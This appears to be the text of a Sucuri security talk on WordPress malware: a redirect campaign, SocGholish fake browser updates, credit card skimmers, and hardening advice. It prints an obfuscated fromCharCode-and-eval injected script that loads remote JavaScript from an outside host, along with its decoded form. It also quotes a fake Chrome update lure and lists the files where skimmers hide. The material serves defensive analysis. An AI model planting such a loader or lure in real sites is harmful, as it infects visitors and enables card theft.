- Since 2017 this campaign has infected probably over a million of WordPress sites
- Attackers actively exploit both new and old vulnerable software components
- Redirects website visitors to scam/spam websites with fake human verification pop-ups
- Frequently makes use of the fromCharCode obfuscation technique
- Commonly associated with bogus redirects, rogue ad networks, adware and PUPs






```
<script id='globalsway'>var z =String;var t=z.fromCharCode(118,97,114,32,100,61,100,111,
    99,117,109,101,110,116,59,118,97,114,32,115,61,100,46,99,114,101,97,116,101,69,108,
    101,109,101,110,116,40,39,115,99,114,105,112,116,39,41,59,32,10,115,46,115,114,99,61,
    39,104,116,116,112,115,58,47,47,99,100,110,46,115,116,97,116,105,115,116,105,99,108,
    105,110,101,46,99,111,109,47,115,99,114,105,112,116,115,47,115,119,97,121,46,106,115,
    63,118,61,50,39,59,32,10,115,46,105,100,61,39,115,119,97,121,116,114,97,99,107,39,59,
    10,105,102,32,40,100,111,99,117,109,101,110,116,46,99,117,114,114,101,110,116,83,99,
    114,105,112,116,41,32,123,32,10,100,111,99,117,109,101,110,116,46,99,117,114,114,101,
    110,116,83,99,114,105,112,116,46,112,97,114,101,110,116,78,111,100,101,46,105,110,115
    ,101,114,116,66,101,102,111,114,101,40,115,44,32,100,111,99,117,109,101,110,116,46,99
    ,117,114,114,101,110,116,83,99,114,105,112,116,41,59,10,100,46,103,101,116,69,108,101
    ,109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,
    93,46,97,112,112,101,110,100,67,104,105,108,100,40,115,41,59,10,125);eval(/*674867468
*/t);</script>

//Decodes to

<script id='swaytrack' src="https://cdn.statisticline.com/scripts/sway.js?v=2"></script>
```

SocGholish

SocGholish

- Another years long campaign we've been tracking for quite some time
- One of the most common infections and prevalent campaigns
- Commonly referred to as "fake browser updates"
- Typically the first stage in targeted ransomware attacks
- Has taken several different forms in 2022 (ie: fake CloudFlare verification) but still the most common is the JS file injection



chrome

You are using an older version of Chrome

Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here:


Credit Card Skimmers

Credit Card Skimmers

- Not the most prevalent in terms of absolute numbers, but severe given the nature of the malware
- Much of the malware we have noticed was originally made to infect Magento but now repurposed for WooCommerce
- The overwhelming majority of cc skimming malware is now found on WordPress, mostly server-side / PHP based (cannot be seen externally)
- Frequently found injected into plugin/core files or installed as malicious plugins

Credit Card Skimmer File Locations - 2022

File name	Percentage
./wp-content/plugins/woocommerce/templates/checkout/form-checkout.php	29.37%
./wp-includes/vars.php	25.99%
./wp-content/plugins/wpyii2/wpyii2.php	20.68%
./wp-content/plugins/wpzip/wpzip.php	13.72%
./app/Mage.php	5.02%
./wp-content/plugins/wpputty/wpputty.php	5.02%
./app/code/core/Mage/Core/Helper/Cookie.php	4.73%
./app/code/core/Mage/Core/Model/Config/Base.php	4.44%
./app/code/core/Mage/Core/Model/Abstract.php	4.25%
./app/code/core/Mage/Core/Model/Session/Abstract/Varien.php	4.25%



IDENTIFIED CREDIT CARD SKIMMERS


Based on Sucuri SiteCheck data, WordPress overtook Magento in identified CC skimmers in July, 2021

Credit card stealing malware has become increasingly prevalent in WordPress environments. WooCommerce has a ~40% plurality of market share in eCommerce platforms, so it was only a matter of time before attackers shifted their focus toward it.

Default configurations in WordPress

Default Configurations in WordPress

- Default software configurations tend to be insecure
- Default WordPress prioritises *ease of use* over security
- Particularly vulnerable to brute force attacks
- Very little access control *by default*
- Ability to edit files from wp-admin *by default*
- WordPress can be made secure but it requires the use of plugins and other access control measures
- There is a constant tug-of-war between security and convenience



Defence in Depth: Hardening WordPress

Hardening WordPress

wp-admin access

- What is “defence in depth”?
- Access control measures:
  * 2FA
  * Limit login attempts
  * IP access control
  * Non-standard URL
  * CAPTCHA and/or second password
- Use strong passwords for all access points:
  * wp-admin
  * FTP / SFTP / SSH (+ key auth)
  * cPanel
  * Hosting
- DISALLOW_FILE_EDIT and DISALLOW_FILE_MODS
- Use a security plugin (but not too many!)

SUCURi

Hardening WordPress
additional measures

- Always keep your website patched – vulnerable software is the #1 cause of infection
- File integrity monitoring
- Website firewall
- Automatic plugin + theme + core updates
- Daily backup service
- REMEMBER: Every additional security measure put into place can add some degree of inconvenience
- It’s important to balance the needs of your website/organisation with your security needs
- Ecommerce websites should take additional caution:
  * Disable guest checkout
  * CAPTCHA on checkout page

SUCURi

Q & A